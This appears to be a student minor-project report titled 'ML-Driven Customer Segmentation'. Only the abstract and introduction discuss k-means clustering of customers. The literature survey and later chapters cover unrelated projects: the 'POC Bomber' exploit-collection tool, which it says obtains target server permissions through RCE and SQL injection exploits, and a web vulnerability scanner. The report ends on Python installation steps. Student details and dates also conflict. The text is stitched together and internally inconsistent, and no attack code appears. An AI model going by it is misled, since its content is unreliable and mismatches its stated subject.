A Minor Project report entitled

On

ML-DRIVEN CUSTOMER SEGMENTATION

In partial fulfillment of the requirements for the award of

BACHELOR OF TECHNOLOGY

In

Computer Science and Engineering(Data Science)

Submitted by

BANDRA ANUSHA (21E51A6703)

ADITHYA CHILUPURI (21E516707)

THAKUR ARYAN SINGH (21E51A6760)

V RAMESH (21E51A6762)

Under the Esteemed guidance of

MR. NAVA KISHORE

Associate Professor

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

(DATA SCIENCE)

HYDERABAD INSTITUTE OF TECHNOLOGY AND MANAGEMENT

Gowdavelly (Village), Medchal, Hyderabad, Telangana, 501401

(UGC Autonomous, Affiliated to JNTUH, Accredited by NAAC (A+) and NBA)

2023-2024

HYDERABAD INSTITUTE OF TECHNOLOGY AND MANAGEMENT

(UGC Autonomous, Affiliated to JNTUH, Accredited by NAAC (A+) and NBA)

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

(DATA SCIENCE)

CERTIFICATE

This is to certify that the Minor Project entitled "**ML-DRIVEN CUSTOMER SEGMENTATION**" is being submitted by **Bandra Anusha** bearing hall ticket number **21E51A6703**, **Adithya chilupuri** bearing hall ticket number **21E51A6707**, **Thakur Aryan Singh** bearing hall ticket number **21E51A6762**, **V Ramesh** bearing hall ticket number **21E51A6762,** in partial fulfillment of the requirements for the degree **BACHELOR OF TECHNOLOGY in COMPUTER SCIENCE AND ENGINEERING (DATA SCIENCE)** by the Jawaharlal Nehru Technological University, Hyderabad, during the academic year 2023-2024. The matter contained in this document has not been submitted to any other University or institute for the award of any degree or diploma.

Under the Guidance of	**Head of the Department**
Mr.Nava Kishore	**Dr. M.V.A Naidu**
Associate Professor	**Professor & HoD**

Internal Examiner **External Examiner**

HYDERABAD INSTITUTE OF TECHNOLOGY AND MANAGEMENT

(UGC Autonomous, Affiliated to JNTUH, Accredited by NAAC (A+) and NBA)

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

(DATA SCIENCE)

DECLARATION

We "**Bandra Anusha, Adithya chilupuri, Thakur Aryan Singh, V Ramesh**" students of '**Bachelor of Technology in CSE(Data Science)**', session: 2024-2025, Hyderabad Institute of Technology and Management, Gowdavelly, Hyderabad, Telangana State, hereby declare that the work presented in this Minor Project entitled '**ML-DRIVEN CUSTOMER SEGMENTATION**' is the outcome of our own bonafide work and is correct to the best of our knowledge and this work has been undertaken taking care of engineering ethics. It contains no material previously published or written by another person nor material which has been accepted for the award of any other degree or diploma of the university or other institute of higher learning, except where due acknowledgment has been made in the text.

BANDRA ANUSHA (21E51A6703)
ADITHYA CHILUPURI (21E516707)
THAKUR ARYAN SINGH (21E51A6760)
V RAMESH (21E51A6762)

ACKNOWLEDGEMENT

An endeavor of a long period can be successful only with the advice of many well-wishers. We would like to thank our chairman, **SRI. ARUTLA PRASHANTH**, for providing all the facilities to carry out Project Work successfully. We would like to thank our Principal **DR. S. ARVIND**, who has inspired a lot through their speeches and providing this opportunity to carry out our Major Project successfully. We are very thankful to our Head of the Department, **DR. M.V.A NAIDU** and B-Tech Project Coordinator **DR G. APARNA**. We would like to specially thank my internal supervisor **MR. NAVA KISHORE,** our technical guidance, constant encouragement and enormous support provided to us for carrying out our Major Project. We wish to convey our gratitude and express sincere thanks to all **D.C (DEPARTMENTAL COMMITTEE)** and **P.R.C (PROJECT REVIEW COMMITTEE)** members, non-teaching staff for their support and Co-operation rendered for successful submission of our Major Project work.

BANDRA ANUSHA (21E51A6703)

ADITHYA CHILUPURI (21E516707)

THAKUR ARYAN SINGH (21E51A6760)

V RAMESH (21E51A6762)

TABLE OF CONTENTS

LIST OF FIGURES

ABSTRACT

Customer segmentation has become a popular method for dividing a company's customers to enhance retention and profitability. In this study, customers from various organizations are classified based on behavioral characteristics such as spending an income. By focusing on these behavioral aspects, the classification methods become more efficient compared to others. Utilizing the k-means clustering algorithm, customers are grouped based on their behavioral traits. These clusters enable companies to target individual customers effectively, tailoring marketing campaigns and social media content to their interests. In this project, We will perform unsupervised clustering on customer records from a grocery firm's database. Customer segmentation involves grouping customers to reflect similarities within each cluster. This segmentation optimizes the significance of each customer to the business, allowing for product modifications to meet distinct needs and behaviors. It also helps address the concerns of different types of customers, enhancing overall business strategy.

Keywords: Customer segmentation, Behavioral characteristics, Classification, Clustering, Behavioral traits, Targeted marketing, Social media content, Unsupervised clustering, Grocery firm, Product modification, Customer needs, Business strategy.

1.INTRODUCTION

The Business Problem Any company in retail, no matter the industry, ends up collecting, creating, and manipulating data over the course of their lifespan. These data are produced and recorded in a variety of contexts, most notably in the form of shipments, tickets, employee logs, and digital interactions. Each of these instances of data describes a small piece of how the company operates, for better or for worse. The more access to data that one has, the better the picture that the data can delineate. With a clear picture made from data, details previously unseen begin to emerge that spur new insights and innovations.

Companies that utilize proper data science and data mining practices allow themselves to dig further into their own operating strategies, which in turn allows them to optimize their commercial practices. As a result, there are increasing motivations for investigating phenomena and data that cannot be simply answered: *Why is product B purchased more on the first Saturday of every month compared to other weekends?, If a customer bought product B, will they like product C?, What are the defining traits of our customers? Can we predict what customers will want to buy?* These questions will be the broad focus of this work.

2.LITERATURE SURVEY

The literature survey for the POC Bomber project encompasses a wide array of topics within the realm of cybersecurity, vulnerability detection, and exploit development. This survey delves into the foundational concepts, methodologies, and technologies that underpin the POC Bomber's design and functionality, providing a comprehensive overview of the existing research and developments in the field.

- **Cybersecurity Landscape:** The field of cybersecurity is constantly evolving, driven by the emergence of new threats and vulnerabilities. Researchers and practitioners have developed various tools and techniques to detect and mitigate these threats, including vulnerability scanners, intrusion detection systems (IDS), and penetration testing frameworks. POC Bomber builds upon this foundation, leveraging the collective knowledge and expertise accumulated in the cybersecurity community.
- **Vulnerability Detection Techniques:** Central to the POC Bomber project is its ability to detect high-risk vulnerabilities that can compromise target servers. Researchers have extensively studied vulnerability detection techniques, including static analysis, dynamic analysis, and fuzz testing. POC Bomber incorporates these techniques, utilizing a large number of high-risk POCs to conduct fuzz testing and identify vulnerable targets.
- **Proof of Concepts and Exploits:** POCs and EXPs are essential tools in the arsenal of cybersecurity professionals. POCs demonstrate the existence of a vulnerability, while EXPs are used to exploit these vulnerabilities. The cybersecurity community has developed numerous POCs and EXPs for different types of vulnerabilities, which are leveraged by POC Bomber to quickly obtain target server permissions.
- **Web Application Vulnerabilities:** Web applications are a common target for cyber attacks due to their widespread use and complex nature. Researchers have identified various vulnerabilities in web applications, such as SQL injection, cross-site scripting (XSS), and file upload vulnerabilities. POC Bomber includes POCs for these vulnerabilities, enabling security professionals to identify and mitigate them effectively.
- **Network Security:** Network security is critical for protecting data and ensuring the integrity of communication channels. Researchers have developed tools and techniques for detecting vulnerabilities in network protocols and services. POC Bomber includes POCs for common port and host service vulnerabilities, enhancing its ability to identify vulnerabilities in networked environments.
- **Exploit Development:** Exploit development is a specialized skill that involves creating software programs or scripts to take advantage of vulnerabilities. Researchers have explored various techniques for developing exploits, including stack-based buffer overflows, heap overflows, and return-oriented programming (ROP). POC Bomber incorporates these techniques, allowing security professionals to test the effectiveness of their defenses against exploit-based attacks.

- **Automation and Scalability:** POC Bomber's architecture emphasizes automation and scalability, enabling it to quickly scan large numbers of assets for vulnerabilities. Researchers have developed frameworks and methodologies for automating vulnerability detection and exploitation, which serve as the foundation for POC Bomber's design.
- **Ethical Hacking and Penetration Testing:** Ethical hacking and penetration testing are essential components of cybersecurity, allowing organizations to identify and remediate vulnerabilities before they can be exploited by malicious actors. POC Bomber facilitates ethical hacking and penetration testing by providing a comprehensive suite of POCs and EXPs for detecting and exploiting vulnerabilities.

In conclusion, the literature survey for the POC Bomber project demonstrates the rich diversity of research and development in the field of cybersecurity. By leveraging the collective knowledge and expertise of the cybersecurity community, POC Bomber represents a significant advancement in vulnerability detection and exploitation, providing a powerful tool for security professionals to enhance the security of their systems and infrastructure.

3.PURPOSE AND SCOPE

3.1 OVERVIEW OF WEB SECUIRTY CHALLENGES:

In the rapidly evolving digital landscape, the prevalence of web applications has ushered in unprecedented convenience and connectivity. However, this convenience comes at a cost, with the ever-growing spectrum of web security challenges posing significant threats to the integrity of online platforms. Web applications, serving as the backbone of modern digital interactions, have become prime targets for cyber threats. The landscape is marred by an array of vulnerabilities, ranging from well-known issues like SQL injection to the subtler threats like Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF).

The challenges in web security are multifaceted, encompassing the sheer diversity of potential vulnerabilities and the dynamic nature of cyber threats. The very technologies that enhance user experiences also provide fertile ground for malicious actors to exploit vulnerabilities. As web technologies advance, so do the tactics employed by those seeking to compromise the security of online assets. The need for an advanced and proactive approach to identify and mitigate these vulnerabilities is more critical than ever.

Understanding the depth and breadth of these challenges involves acknowledging the intricate interplay between the complexity of web applications and the persistent evolution of cyber threats. The vulnerabilities within these applications become potential entry points for attackers, demanding a comprehensive strategy to fortify digital assets against an array of security risks.

In response to the complex landscape of web security challenges and the profound implications of vulnerabilities, the "Web Vulnerability Scanner" project seeks to offer a proactive solution. This project endeavors to empower users to take control of their web application security by providing a user-friendly, efficient, and reliable tool.

The Web Vulnerability Scanner will serve as a sentinel against potential threats, enabling users to input a website's URL and initiate a series of Vulnerability Assessment and Penetration Testing (VAPT) processes. These processes will comprehensively analyze the website's security posture, identifying vulnerabilities such as SQL injection, XSS, and CSRF. The subsequent generation of detailed reports will offer users actionable insights, providing a probability assessment of the likelihood that certain vulnerabilities can be exploited.

By addressing the core challenges outlined in the problem statement, the Web Vulnerability Scanner project aims to bridge the gap between advanced security needs and user accessibility. It aspires to be a pivotal tool in the arsenal against cyber threats, fostering a more secure and resilient digital ecosystem.

Diversity of Web Application Technologies:

One of the primary challenges in web security stems from the diverse array of technologies that underpin web applications. From content management systems (CMS) to custom-built web frameworks, each technology brings its own set of vulnerabilities. Navigating this diversity requires a nuanced understanding of the intricacies of each system and the ability to adapt security measures accordingly. As new technologies emerge, the challenge is compounded, necessitating constant vigilance and adaptation to evolving threats.

Evolving Threat Landscape:

The threat landscape in web security is in a perpetual state of evolution. Cybercriminals continually refine their tactics, techniques, and procedures to exploit vulnerabilities. From well-known attack vectors like SQL injection and Cross-Site Scripting (XSS) to novel threats, the challenge lies in anticipating and mitigating potential risks. The speed at which new threats emerge requires security professionals to stay abreast of the latest developments and proactively fortify defenses.

Complexity of Web Application Structures:

Modern web applications are characterized by intricate structures, often comprising a mix of client-side and server-side components. The complexity introduced by single-page applications (SPAs), APIs, and microservices amplifies the challenge of securing every layer of the application stack. Vulnerabilities may emerge at any point in this complex structure, demanding a holistic approach to security that addresses potential weak points throughout the application's architecture.

User-Generated Content and Input:

User-generated content and input present a unique challenge in web security. Interactive features such as user comments, file uploads, and form submissions introduce avenues for malicious actors to inject malicious code or manipulate data. Verifying and securing user-generated content requires robust input validation mechanisms and continuous monitoring to detect and prevent potential exploitation.

Integration of Third-Party Components:

Web applications often rely on third-party components, including libraries, frameworks, and APIs, to enhance functionality and streamline development. While these components contribute to efficiency, they also introduce potential vulnerabilities. Ensuring the security of third-party integrations involves diligent vetting, monitoring for updates, and proactive measures to address vulnerabilities identified in external components.

Encryption and Data Protection:

The need for encryption and robust data protection measures is a central challenge in web security. As data traverses the internet, it is susceptible to interception and unauthorized access. Implementing secure transmission protocols (HTTPS) and robust encryption standards is crucial. Balancing usability with security in data protection efforts is an ongoing challenge, requiring careful consideration of user experience and privacy.

Emerging Technologies and Trends:

The rapid adoption of emerging technologies introduces both opportunities and challenges in web security. From the proliferation of Internet of Things (IoT) devices to the integration of artificial intelligence and machine learning, each innovation brings its own set of security considerations. Staying ahead of the curve involves understanding the security implications of emerging technologies and preemptively addressing potential risks.

Authentication and Authorization Challenges:

The management of user authentication and authorization poses significant challenges. Weak password policies, insecure authentication mechanisms, and inadequate authorization controls can lead to unauthorized access and data breaches. Implementing robust identity and access management solutions is essential, but doing so without creating user friction requires a delicate balance.

Compliance with Regulatory Standards:

The web security landscape is further complicated by the need to comply with an ever-expanding array of regulatory standards. Regulations such as the General Data Protection Regulation (GDPR), the Health Insurance Portability and Accountability Act (HIPAA), and industry-specific standards impose stringent requirements on how data is handled and secured. Ensuring compliance while maintaining operational efficiency is an ongoing challenge for organizations.

Human Factor and Security Awareness:

The human factor remains a significant challenge in web security. Users, developers, and administrators all play crucial roles in maintaining a secure environment. Human error, lack of security awareness, and the potential for social engineering attacks introduce vulnerabilities that cannot be entirely mitigated through technological measures alone. Cultivating a culture of security awareness and providing ongoing training is essential for reducing the human- related risks in web security.

3.2 IMPLICATIONS OF WEB VULNERABILITIES:

The implications of web vulnerabilities extend far beyond the virtual realm, carrying tangible consequences with real-world impact. The compromise of sensitive data, including personal information, financial details, and proprietary business data, poses a direct threat to user privacy, financial security, and the operational integrity of organizations. The exploitation of web vulnerabilities can lead to unauthorized access, data breaches, financial losses, and severe reputational damage.

Moreover, as web applications become increasingly interconnected, the potential fallout from vulnerabilities grows exponentially. A single vulnerability in one application can serve as a gateway to compromising interconnected systems, creating a cascading effect of security breaches. The ripple effect of a security lapse in one domain can jeopardize the entire digital ecosystem, emphasizing the interconnectedness of the modern web.

As reliance on web applications for critical functions becomes more pervasive, the consequences of overlooking or neglecting web vulnerabilities become increasingly severe. The need for a comprehensive and accessible solution to assess and address web vulnerabilities is therefore not merely a technological requirement but a fundamental necessity for safeguarding the trust, privacy, and security of individuals and organizations alike.

Compromise of Sensitive Data:

Web vulnerabilities serve as gateways for attackers to gain unauthorized access to sensitive data. This includes personal information, financial details, and proprietary business data. The compromise of such critical information poses a direct threat to user privacy and financial security. For individuals, this may result in identity theft, financial losses, and unauthorized access to personal accounts. In a business context, the exposure of proprietary data can lead to intellectual property theft, financial fraud, and severe damage to a company's competitive standing.

Data Breaches and Privacy Violations:

Exploitation of web vulnerabilities can lead to full-scale data breaches, exposing large volumes of sensitive information to unauthorized entities. This has widespread implications for user privacy, contributing to a climate of mistrust and eroding confidence in online platforms. Privacy violations, whether on an individual or organizational level, can result in legal ramifications, regulatory penalties, and reputational damage that may take years to repair.

Financial Losses and Fraud:

Web vulnerabilities open avenues for financial exploitation. Attackers can manipulate vulnerabilities to initiate fraudulent transactions, unauthorized fund transfers, or compromise financial accounts. Individuals may suffer direct financial losses, while businesses can face severe financial repercussions, including legal liabilities and compensations. The financial fallout from web vulnerabilities goes beyond immediate losses, often impacting long-term fiscal stability.

Reputational Damage:

Perhaps one of the most enduring consequences of web vulnerabilities is reputational damage. The trust users place in online platforms is fragile, and a security lapse can shatter that trust irreparably. Public perception is directly tied to the security measures a platform employs. News of a data breach or successful exploitation of vulnerabilities can tarnish the reputation of businesses, eroding customer trust and loyalty. Rebuilding a damaged reputation is a formidable challenge that requires time, resources, and strategic communication.

Operational Disruption:

Web vulnerabilities can disrupt the normal operations of a website or web application. This disruption can manifest in various ways, from defacement of web pages to denial-of-service attacks. For businesses and organizations reliant on web platforms for operations, such disruptions can lead to downtime, loss of productivity, and financial setbacks. The indirect costs of operational disruption, including recovery efforts and system fortification, compound the overall impact of web vulnerabilities.

Regulatory Non-Compliance:

With the increasing emphasis on data protection and privacy regulations globally, web vulnerabilities may result in non-compliance with these regulations. Organizations failing to secure user data adequately may face legal consequences, regulatory fines, and penalties. Compliance with regulations such as the General Data Protection Regulation (GDPR) is not only a legal requirement but a crucial component of maintaining trust and credibility in the eyes of users and stakeholders.

Social Engineering and Cyber Espionage:

Web vulnerabilities can be leveraged as entry points for more sophisticated attacks, including social engineering and cyber espionage. Attackers may use compromised websites to launch targeted phishing campaigns, manipulate users, or gain intelligence for larger-scale cyber-espionage activities. The implications extend beyond individual or organizational targets, potentially impacting national security and geopolitical stability.

In summary, the implications of web vulnerabilities transcend the virtual world, leaving an indelible mark on the fabric of our interconnected society. From personal privacy to financial stability, the far-reaching consequences underscore the critical importance of addressing web vulnerabilities comprehensively and proactively. The Web Vulnerability Scanner project emerges as a pivotal initiative in mitigating these implications, aiming to fortify the digital landscape against the multifaceted risks posed by web vulnerabilities.

3.3 PROPOSED SOLUTION:

The purpose of the Web Vulnerability Scanner project is multifaceted. Firstly, it seeks to address the pervasive issue of cybersecurity threats targeting web applications and websites. In today's interconnected digital landscape, where businesses, organizations, and individuals rely heavily on web-based services, the security of these platforms is paramount. However, the complexity of modern web technologies, coupled with the ever-evolving tactics employed by malicious actors, presents a formidable challenge for ensuring robust cybersecurity.

One of the primary problems faced by web administrators and developers is the presence of vulnerabilities within their applications. These vulnerabilities, if left undetected and unmitigated, can serve as entry points for cyber attacks, potentially leading to data breaches, financial losses, reputational damage, and legal liabilities. Furthermore, with the increasing adoption of cloud computing, mobile applications, and Internet of Things (IoT) devices, the attack surface for web-based threats continues to expand, exacerbating the need for effective security measures.

The proposed solution, the POC Bomber, aims to address these web security challenges by providing a comprehensive vulnerability detection and exploitation tool. The POC Bomber collects POCs/EXPs for high-risk vulnerabilities that can result in Remote Code Execution (RCE), Arbitrary File Upload, Deserialization, SQL Injection, and other vulnerabilities that can obtain core server permissions. It integrates these POCs/EXPs into its arsenal to conduct fuzz testing on single or multiple targets, quickly discovering vulnerable targets and obtaining target server permissions.

By leveraging a large number of high-risk POCs, the POC Bomber can efficiently identify and exploit vulnerabilities, helping organizations mitigate the implications of web vulnerabilities. Its ability to detect vulnerabilities in components prone to attacks such as WebLogic, Tomcat, Apache, JBoss, Nginx, Struts2, and others makes it a valuable tool for enhancing web security. Additionally, features like the DNSLog platform for detecting Remote Code Execution (RCE) vulnerabilities, support for both single-target and batch detection, and a high-concurrency thread pool contribute to its effectiveness in securing web applications and services.

The scope of the project encompasses the development of a user-friendly interface where users can easily input the URL of their web application or website. The scanner then conducts thorough scans of the target, analyzing its code, configuration, and functionality to identify potential security weaknesses. The results of the scan are presented to the user in the form of a detailed report, which highlights the identified vulnerabilities along with recommended remediation steps. Moreover, the scanner supports customization options, allowing users to tailor the scanning process to their specific requirements and preferences.

By providing users with actionable insights into the security posture of their web assets, the Web Vulnerability Scanner project empowers them to take proactive measures to mitigate potential risks. This includes patching vulnerable code, updating software components, strengthening access controls, and implementing security best practices. Furthermore, the project fosters a culture of security awareness and accountability, encouraging users to prioritize cybersecurity as an integral aspect of their web development and maintenance processes.

In summary, the Web Vulnerability Scanner project serves as a crucial tool in the ongoing battle against cyber threats targeting web applications and websites. By enabling users to identify, prioritize, and remediate vulnerabilities in a timely manner, the project contributes to the overall goal of creating a safer and more secure digital environment for all stakeholders.

Automated Vulnerability Detection:

The core functionality of the Web Vulnerability Scanner lies in its ability to automatically detect a wide range of vulnerabilities within web applications and websites. Leveraging a combination of static and dynamic analysis techniques, the scanner meticulously inspects the target's code, configuration files, and server responses to identify potential security weaknesses. This includes vulnerabilities such as SQL injection, XSS, CSRF, insecure authentication mechanisms, directory traversal, and more. By automating the detection process, the scanner eliminates the need for manual inspection, thereby saving time and resources while ensuring thorough coverage.

Comprehensive Scanning Techniques:

To ensure comprehensive vulnerability coverage, the scanner employs a variety of scanning techniques tailored to different aspects of web application security. This includes:

Crawling and Spidering: The scanner systematically traverses the target application's links and directories, mapping out its structure and identifying accessible endpoints for further analysis.

Fuzzing and Parameter Manipulation: By injecting malicious payloads and malformed input data into user inputs, the scanner seeks to trigger potential vulnerabilities such as SQL injection, XSS, and command injection.

Pattern Recognition and Signature-Based Detection: The scanner employs pattern matching algorithms and signature-based detection to identify known vulnerabilities and security misconfigurations within the target application's codebase and configuration files.

Session Management and Stateful Analysis: To accurately simulate user interactions and maintain application state across multiple requests, the scanner implements session management capabilities, enabling it to uncover vulnerabilities that may only manifest under specific conditions or user contexts.

Customizable Scanning Profiles:

Recognizing that different web applications have unique architectures, technologies, and security requirements, the scanner provides users with customizable scanning profiles. These profiles allow users to fine-tune the scanning process according to their specific needs, preferences, and constraints. For example, users can configure the scanner to prioritize certain types of vulnerabilities, exclude specific URLs or parameters from the scan, adjust the concurrency and request rate to avoid triggering rate limiting or denial-of-service protections, and specify authentication credentials or session tokens for authenticated scans.

Actionable Reporting and Remediation Guidance: Upon completion of the scan, the scanner generates a comprehensive report detailing the identified vulnerabilities along with contextual information, severity ratings, and recommended remediation steps. The report presents the findings in a structured and user-friendly format, making it easy for users to understand the nature of each vulnerability and its potential impact on the security of their web application. Moreover, the scanner provides actionable guidance on how to remediate each vulnerability, including code snippets, configuration changes, and best practices for secure web development. This empowers users to take concrete steps towards strengthening the security posture of their web assets and mitigating potential risks.

4.METHODOLOGY

4.1 WHAT IS METHODOLOGY ?

Methodology in the context of the Web Vulnerability Scanner project refers to the structured approach and systematic process used to develop, deploy, and validate the scanner software. It encompasses a series of well-defined phases, activities, and procedures aimed at achieving the project's objectives while ensuring the reliability, effectiveness, and maintainability of the scanner. Methodology serves as a guiding framework for project management, resource allocation, decision-making, and quality assurance throughout the software development lifecycle.

4.2 METHODOLOGY TO BE USED

1. **Requirement Analysis:** This phase involves gathering and analyzing user requirements to understand the scope, functionality, and constraints of the scanner software. Requirements are elicited from stakeholders through interviews, surveys, and workshops, and documented in a requirements specification document. The goal is to establish a clear understanding of what the scanner needs to accomplish and prioritize features based on their importance to end users.

2. **Design and Architecture:** In this phase, the overall system architecture and design of the scanner software are conceptualized and documented. Design decisions are made based on the requirements analysis, taking into account factors such as scalability, extensibility, and maintainability. The architecture defines the structure of the software components, their interactions, and the flow of data throughout the system.

3. **Implementation and Coding:** With the design in place, development begins with writing the code for the scanner software. Developers follow coding standards, best practices, and design patterns to ensure code quality, readability, and maintainability. Version control systems such as Git are used to manage code changes, facilitate collaboration among team members, and track the evolution of the software over time.

4. **Testing and Quality Assurance:** Throughout the development lifecycle, testing and quality assurance activities are conducted to verify the correctness, reliability, and performance of the scanner software. This includes unit testing to validate individual components, integration testing to ensure proper interaction between modules, system testing to evaluate the software as a whole, and acceptance testing to confirm that it meets user expectations. Quality assurance measures are integrated into every phase of development to

identify and address defects early and prevent regressions.

5. **Deployment and Release:** Once the software has been thoroughly tested and validated, it is prepared for deployment to production or distribution to end users. Deployment involves packaging the software into deployable artifacts, creating installation packages and documentation, and establishing deployment procedures and release management processes. Continuous integration and continuous deployment (CI/CD) pipelines may be used to automate the deployment process and streamline the release cycle.

6. **Maintenance and Support:** After deployment, the project enters the maintenance and support phase, where ongoing updates, bug fixes, and enhancements are made to the scanner software. This includes addressing issues reported by users, incorporating new features and functionality, and staying abreast of emerging technologies and security threats. Technical support is provided to end users to assist with troubleshooting, configuration, and usage of the scanner.

4.3 TEST METHODOLOGY

1. **Functional Testing:** Functional testing ensures that the scanner software meets the specified functional requirements and behaves as expected under different scenarios. Test cases are designed to cover various features, user interactions, and edge cases to validate correctness and robustness. Automated testing tools may be used to streamline the execution of test cases and ensure comprehensive coverage.

2. **Performance Testing:** Performance testing evaluates the speed, scalability, and resource utilization of the scanner software under different load conditions. This includes stress testing to assess performance under peak loads, load testing to measure response times and throughput, and endurance testing to validate stability over prolonged periods. Performance metrics such as response time, throughput, and resource consumption are monitored and analyzed to identify bottlenecks and optimize performance.

3. **Security Testing:** Security testing validates the effectiveness of the scanner's vulnerability detection capabilities and assesses its resilience against evasion techniques and false positives. This includes vulnerability assessment and penetration testing against known vulnerable applications and custom-built test cases. Security testing aims to identify and mitigate vulnerabilities within the scanner itself while ensuring that it accurately identifies and reports vulnerabilities within target web applications.

4. **Usability Testing:** Usability testing evaluates the user interface design, workflow, and overall user experience of the scanner software. Test participants are tasked with performing common actions and workflows within the software while providing feedback on usability,

navigation, and clarity of documentation. Usability testing helps identify usability issues and usability enhancements to improve user satisfaction and productivity.

By following this methodology, the Web Vulnerability Scanner project aims to deliver a reliable, performant, and secure solution for identifying and mitigating vulnerabilities within web applications and websites. Each phase and activity is carefully planned and executed to ensure alignment with user needs, industry best practices, and project objectives, ultimately contributing to the success of the project.

5.REQUIREMENTS AND INSTALLATION

5.1 SOFTWARE REQUIREMENTS:

The following software components are required for the Web Vulnerability Scanner project:

Python 3.x: The core programming language used for developing the scanner software.

PyQt5: Python bindings for the Qt application framework, used for developing the graphical user interface (GUI) of the scanner.

Web Frameworks and Libraries: Various Python web frameworks and libraries may be used for implementing scanning functionalities, such as requests for HTTP communication, BeautifulSoup for HTML parsing.

5.2 HARDWARE REQUIREMENTS:

The hardware requirements for running the Web Vulnerability Scanner project depend on factors such as the size and complexity of the target web applications, the number of concurrent scans, and the desired performance levels. However, the following are general hardware recommendations:

Processor: A multicore processor (e.g., Intel Core i5 or AMD Ryzen 5) with sufficient processing power to handle concurrent scanning tasks efficiently.

Memory (RAM): At least 4 GB of RAM to ensure smooth operation and adequate memory allocation for scanning processes and data storage.

Storage: Sufficient storage space for storing the scanner software, scan results, and any additional data or dependencies. SSD storage is recommended for improved performance.

Network Connectivity: A stable internet connection is required for accessing web applications and conducting vulnerability scans. Higher bandwidth may be necessary for scanning large web applications or conducting multiple concurrent scans.

5.3 OPERATING SYSTEM REQUIREMENTS:

The Web Vulnerability Scanner project is platform-independent and can be deployed on various operating systems. The following operating systems are supported:

Windows: Windows 10 or later versions are supported for development and deployment of the scanner software.

Linux: Popular Linux distributions such as Ubuntu, CentOS, and Debian are supported for development and deployment.


macOS: macOS 10.13 (High Sierra) or later versions are supported for development and deployment.

5.4 INSTALLATION

Install Python: Download and install Python 3.x from the official Python website (https://www.python.org/).

Steps for python installation:

Step 1: Download the python installer from official website.



Python »» Downloads »» Windows

Python Releases for Windows

- Latest Python 3 Release - Python 3.11.2

Stable Releases


- Python 3.10.10 - Feb. 8, 2023
  Note that Python 3.10.10 *cannot* be used on Windows 7 or earlier.
  - Download Windows embeddable package (32-bit)
  - Download Windows embeddable package (64-bit)
  - Download Windows help file
  - Download Windows installer (32-bit)
  - Download Windows installer (64-bit)

Pre-releases

- Python 3.12.0a5 - Feb. 7, 2023
  - Download Windows embeddable package (32-bit)
  - Download Windows embeddable package (64-bit)
  - Download Windows embeddable package (ARM64)
  - Download Windows installer (32-bit)
  - Download Windows installer (64-bit)
  - Download Windows installer (ARM64)
- Python 3.12.0a4 - Jan. 10, 2023

FIG 5.1: PYTHON OFFICAL PAGE

Step 2: Running the Executable installer. Click on the use two checkboxs below. Hit the "Install now" option.



Install Python 3.10.10 (64-bit)

Select Install Now to install Python with default settings, or choose Customize to enable or disable features.

